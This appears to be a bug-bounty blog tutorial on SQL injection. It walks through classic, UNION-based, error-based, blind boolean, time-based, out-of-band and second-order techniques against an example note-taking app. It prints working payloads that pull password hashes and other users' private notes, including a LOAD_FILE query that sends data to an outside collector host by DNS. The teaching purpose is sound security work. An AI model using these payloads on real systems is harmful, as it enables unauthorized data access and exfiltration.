Exploiting SQL injection vulnerabilities

BY AYOUB • APRIL 30, 2026

Most assume that SQL injection is a solved problem in today's application landscape, especially with increased awareness of secure coding practices (such as resorting to prepared statements or parameterized queries) and the widespread adoption of NoSQL databases. However, in practice, SQLi vulnerabilities continue to surface in modern applications, often hiding in legacy code components, custom query builders, and in other contexts where input is reprocessed in unexpected ways.

In this article, we'll explore the fundamentals of SQL injection, the various techniques used to identify these vulnerabilities, and how you can effectively exploit them to demonstrate impact on modern targets.

Let's dive in!

What are SQL injections (SQLis)

An SQL query is a structured command that instructs a relational database to read, modify, or delete data based on the conditions provided.

Deconstructing a SQL query for SQLi

Whenever unsafe, user-controllable input is directly concatenated into such a query, an injection attack arises.

Deconstructing a SQL query for SQLi

This is a classic example of an SQL injection vulnerability. They typically arise when developers construct queries and directly concatenate unsafe, user-controllable input into a SQL statement.

When successfully exploited, SQLi can result in unauthorized data access, authentication bypasses, modification or deletion of database records, and, depending on the database engine and its configuration, even command execution (RCE) on the underlying server.

It is crucial to note that not every unexpected (database) error, such as verbose trace logs or unusual responses, indicates the presence of an SQL injection vulnerability. A query that returns an error when special characters are submitted, but does not allow any actual influence over the query's logic, cannot be considered a valid finding. To qualify as a valid SQL injection, you must be able to demonstrably alter the structure or behavior of the executed SQL query in a way that an attacker can leverage to access, modify, or infer information beyond their intended privileges.

SQLi vs. NoSQLi vulnerabilities

SQL and NoSQL injections are often confused with each other. However, it is essential to note that SQL injection targets relational databases that use the Structured Query Language (such as MySQL, PostgreSQL, or MSSQL Server), while NoSQL injection targets document-based or key-value databases (such as MongoDB or CouchDB) that rely on object-based query operators. Although both vulnerability classes share the same root cause, the exploitation techniques and payloads differ significantly between the two.

Learn more about exploiting NoSQL injection vulnerabilities

Identifying SQL injections

As with almost any other web-based vulnerability, the first step involves discovering active content. For SQL injection, you'll want to map out all application routes, API endpoints, request parameters, and request headers that may be evaluated against a backend database. Pay close attention to any input

fields that are likely to be used in database queries, such as search bars, filter parameters, sorting options, and any endpoint that accepts identifiers or references to server-side resources.

Hidden or unreferenced parameters are equally important to enumerate, as they are often more susceptible to injection attacks. Tools such as Burp Suite's Param Miner or Arjun can help you discover undocumented parameters that may be passed directly into a SQL query without proper validation. For a more in-depth exploration of this topic, refer to our complete guide on finding hidden input parameters.

Once you have a list of potential injection points, the next step is to probe each parameter for SQL injection by submitting payloads that are likely to interfere with the query's syntax. Depending on where your input lands, you should attempt to break the syntax by fuzzing with special characters such as:

- Single and double quotes: `'`, `"`
- Parenthesis: `(`, `)`
- Comment sequences: `--`, `#`, `/**/`
- Logical operators: `&&`, `||`, `OR`, `AND`

If the application returns a database error, responds differently based on the supplied input, or introduces a noticeable delay, you may have identified a potential injection point worth investigating further.

> **Tip!**
> Always test each parameter individually and observe the application's response carefully. Subtle differences in response length, status codes, or rendering behavior can indicate a blind SQL injection that would otherwise go unnoticed.

Exploiting SQL injection vulnerabilities

Classic, first-order SQL injection vulnerabilities stem from unvalidated, user-controllable input that is directly concatenated into a SQL query. However, in some cases, the user input may first be stored before it is later evaluated in an unsafe SQL query. These types of attacks are usually referred to as second-order attacks. Later in the exploitation phase, we'll cover such a case with a practical example, including some tips to help you test for these more complex SQL injections.

Let's first understand how to exploit a classic SQL injection case.

Exploiting classic SQL injections


Consider the following note-taking web application written in PHP and MySQL. Like most note-taking apps, it comes equipped with several features, including collaborative team support, native Markdown syntax formatting, task scheduling, and tracking. As the application offers numerous features, there's a significant attack surface for us to go through. First things first, let's understand what happens any time we create a new note.

When the application receives our request, an `INSERT` database query is made at the backend to store our new note:

```
INSERT INTO notes (user_id, name, content)
  VALUES (1337,
        'My secret bug bounty notes',
        'Intigriti got some cool (private) programs worth checking out this weekend')
```

Typically, a developer needs to work with parameterized (prepared) queries. However, if the application directly concatenates the supplied input into the query without proper sanitization, an attacker can ultimately manipulate the query to, for instance, trigger a time delay:

```
INSERT INTO notes (user_id, name, content)
  VALUES (1337,
        'My secret bug bounty notes',
        'Intigriti got some cool (private) programs worth checking out this weekend'+(SELECT SLEEP(7))+'')
```



Exploiting a classic SQL injection vulnerability

As you can notice, in this instance, the application takes noticeably longer to respond, confirming that the supplied input is being concatenated into the query and executed by the database. This type of behavior is a strong indicator of an SQL injection vulnerability, even when no direct output is reflected back to the user.

Exploiting UNION-based SQL injections

Now that we've confirmed the presence of a SQL injection vulnerability, let's examine how we can leverage it to extract data from the database. UNION-based SQL injection allows us to append the result of a second query to the original query's response, provided that the application reflects the query's output back to the user.


Suppose the note-taking application supports a search feature that retrieves notes based on a user-supplied keyword:

```
SELECT user_id, name, content FROM notes WHERE user_id = 1337 AND name LIKE 'bugbounty%' LIMIT 50;
```

By injecting a `UNION SELECT` payload, we can extend the original query to also retrieve data from other tables within the database, such as the `customers` table:

```
SELECT user_id, name, content
  FROM notes
  WHERE user_id = 1337 AND name LIKE 'bugbounty'
  UNION SELECT email, password FROM customers --%' LIMIT 50;
```

If the application reflects the query's result back to the user, we will be able to retrieve the emails and password hashes of all registered users directly within the search results.



Exploiting UNION-based SQL injections

Always test with non-destructive operations

Always test with non-destructive operations! Injecting operators that always resolve to true may lead to unintentional data modification or worse, permanent data loss. Therefore, it's recommended to validate your SQL injections by triggering harmless operations, such as inducing time delays, extracting the database version, inducing HTTP requests, etc.


Exploiting error-based SQL injections

Some applications are configured to return full, verbose stack traces when exceptions arise. We can weaponize this behavior by intentionally causing the application to throw exceptions and return more data than allowed, including the database query and sometimes even the full query output. Later in this article, we'll also explore how we can weaponize this same technique to exfiltrate data even when verbose messages are unavailable.

Consider our practical example from earlier using our notes-taking app. Suppose the application exposes an endpoint that retrieves a specific note based on its ID:

```
SELECT user_id, name, content
  FROM notes
  WHERE user_id = 1337 AND id = 1
```

By injecting a single quote into the `id` parameter, we can intentionally break the query's syntax and trigger a database error. If the application is configured to allow verbose stack traces, the response may include the full query along with the error message:



Exploiting error-based SQL injection vulnerabilities


In this instance, the verbose error message reveals the underlying query structure, including the table and column names referenced in the query. This information can be useful when crafting more advanced payloads, as it eliminates the need to blindly guess the database schema.

Beyond simply leaking the query, error-based SQL injection can also be leveraged to extract data directly through error messages. Crafting payloads using specific MySQL functions (such as `CAST()`, `EXTRACTVALUE()`, etc.) can help intentionally trigger a database error that contains the (partial) result of a subquery, and we can exfiltrate sensitive data without relying on `UNION SELECT` statements.

Let's have a look at an example with `EXTRACTVALUE`, a native MySQL function that extracts strings from XML data using an XPath locator:

```
SELECT name, content
  FROM notes
  WHERE id = 1 AND
      EXTRACTVALUE(1, CONCAT(0x7e, (SELECT content FROM notes WHERE id = 2)));
```

As you can see, when the application executes this query, the database will throw an **XPATH syntax error** containing the result of the subquery, which in this case is the partial contents of a note with ID equal to 2:



Exploiting error-based SQL injection vulnerabilities with EXTRACTVALUE

This technique is particularly useful when the original query does not directly reflect its result back to the user, but the application still returns verbose application stack traces. It is worth mentioning that some of these functions may be explicitly disabled at runtime or blocked by a web application firewall rule. In such instances, it's best to review the database documentation and explore any equivalent operations that may be accessible.

Exploiting blind SQL injections


You'll notice that most applications increasingly suppress verbose error messages, return standard responses, and rely on generic HTTP status codes to handle exceptions, leaving us with little to no direct feedback to confirm whether our payload actually executed.

This is where blind SQL injection comes into play. Instead of relying on the application to reflect the query's result or surface a verbose error message, we infer the result indirectly by observing subtle differences in the application's behavior. In the following sections, we'll cover the three most common techniques used to exploit blind SQL injection vulnerabilities.

Exploiting blind conditional-based SQL injections

Returning to our previous example, where we managed to read other users' private notes, suppose now that, as part of a broader patch, the application no longer returns any stack traces. In such cases, we can still utilize our previous query to exfiltrate the contents of private notes based on subtle response changes such as small changes in content length or response status code.

```
SELECT name, content
  FROM notes
  WHERE id = 1 AND
      SUBSTRING((SELECT content FROM notes WHERE id = 2), 1, 1) = 'a';
```



Exploiting blind boolean-based SQL injections

Exploiting blind boolean-based SQL injections

The technique we've explored just now is known as a blind conditional-based SQL injection. Even though we never got to view the full contents, by simply probing characters at each position, we successfully retrieved the full contents of another user's private notes.

This same methodology can also be applied when subtle response changes in content length and response status codes are absent. In such cases, we can trigger time delays. Let's have a look.

Exploiting blind time-based SQL injections

When the application returns identical responses regardless of whether the injected condition evaluates to true or false, we can fall back to time-based exploitation. Instead of relying on subtle differences in the HTTP response, we deliberately introduce a time delay when the condition evaluates to true and observe the application's response time to infer the result.

Returning to our notes-taking application, we can adapt our previous payload to trigger a delay when the first character of the victim's private note is equal to `a`:

```
SELECT name, content
  FROM notes
  WHERE id = 1 AND
      IF(SUBSTRING((SELECT content FROM notes WHERE id = 2), 1, 1) = 'a', SLEEP(7), 0);
```

If the application takes noticeably longer to respond, the condition is evaluated as true, confirming that the first character of the private note is `a`. If the application responds immediately, the condition is evaluated as false, and we can move on to test the next character.

By repeating this process and incrementing the character position with each request, we can extract the entire contents of the victim's private note, just as we managed before with the previous, conditional-based technique.

Read the docs!

Different database engines support different functions for introducing delays. MySQL uses `SLEEP()`, PostgreSQL uses `pg_sleep()`, Microsoft SQL Server uses `WAITFOR DELAY`, etc. Always identify the underlying database engine before crafting your payload to avoid sending more requests than necessary on incompatible syntax.

The following two SQL injection cheat sheets can help, in addition to the official documentation:

- SQL Injection Cheatsheet by 0xTib3rius
- SQL injection cheat sheet by PortSwigger


Exploiting blind out-of-band SQL injections

In some cases, the application may not return any observable differences in its response or introduce measurable time delays, even when our payload is successfully executed. This typically happens when the vulnerable query is executed asynchronously or in a background process.

When this occurs, we can fall back to out-of-band (OOB) exploitation by forcing the database to initiate an external network request that includes the result of our subquery. By controlling the destination of that request, we can capture the exfiltrated data on a server we own.

Returning to our notes-taking application example from before, we can use MySQL's `LOAD_FILE()` function to force the database to perform a DNS or SMB lookup against a domain we control, with the result of our subquery embedded in the hostname.

```
SELECT name, content
  FROM notes
  WHERE id = 1 AND
      (SELECT LOAD_FILE(CONCAT('\\\\', (SELECT content FROM notes WHERE id = 2), '.intigriti.me\\collector')));
```



Exploiting out-of-band (OOB) SQL injection vulnerabilities

When the database executes this query, it will resolve the constructed hostname, sending the contents of the private note as part of the DNS request. By inspecting the incoming DNS logs on our server, we can retrieve the exfiltrated data without ever needing to observe the application's response.


It is important to note that such functions are usually recommended to be disabled at runtime and may therefore be unavailable. In such scenarios, our same methodology applies here as well. We must look for other, similar (natively) supported functions that help achieve the same outcome.

Exploiting second-order SQL injections

Second-order SQL injection occurs when our input is initially stored in the database without immediately triggering the vulnerability, and is later retrieved and concatenated into a different query in a separate context. These vulnerabilities are more difficult to spot because the initial request appears to be handled correctly, but the injection vulnerability is only triggered when the stored input is reprocessed elsewhere in the application.

Returning to our notes-taking app, we've previously described that it also supports a reminder feature that schedules email notifications for notes. When the reminder triggers, a background job retrieves the note's name and concatenates it into a query that creates the in-app notification.


Our initial request to create a new note appears to have been handled correctly. However, if we decide to create a reminder for the following note, and wait for the scheduled time to arrive:



Exploiting second-order SQL injection vulnerabilities

We can consistently observe a 7-minute gap between when the reminder was due and when the notification was actually sent, confirming the presence of the second-order SQL injection. In this case, we used the time gap between the scheduled reminder and notification as our oracle to validate our SQLi, however, if conditions allow, it's recommended to trigger an out-of-band invocation instead, similar to how a blind cross-site scripting (XSS) attack works.

From here, we can apply any of the previously covered techniques (error-based, conditional-based, time-based, or OOB) to extract data from the database or, in severe cases, even execute system commands on the database server.



Conclusion

Modern application development cycles incorporate several best practices to prevent SQL injection vulnerabilities, such as parameterized queries, ORMs, and proper input validation. However, small mistakes still cause SQL injections to remain prevalent in today's applications, especially in more complex projects where dynamic queries, legacy code, and custom query builders introduce injection points. In this article, we covered how you can manually probe for injection points, validate SQLis with non-

destructive operations, and ultimately exploit them to extract sensitive data, perform unauthorized modifications, and in severe cases, even achieve remote code execution on the underlying database server.

So, you've just learned something new about exploiting SQL injection vulnerabilities... Right now, it's time to put your skills to the test! You can start by practicing on vulnerable labs and CTFs or... browse through our 70+ public bug bounty programs on Intigriti, and who knows, maybe earn a bounty on your next submission!

START HACKING ON INTIGRITI TODAY

AUTHOR

Ayoub

Senior security content developer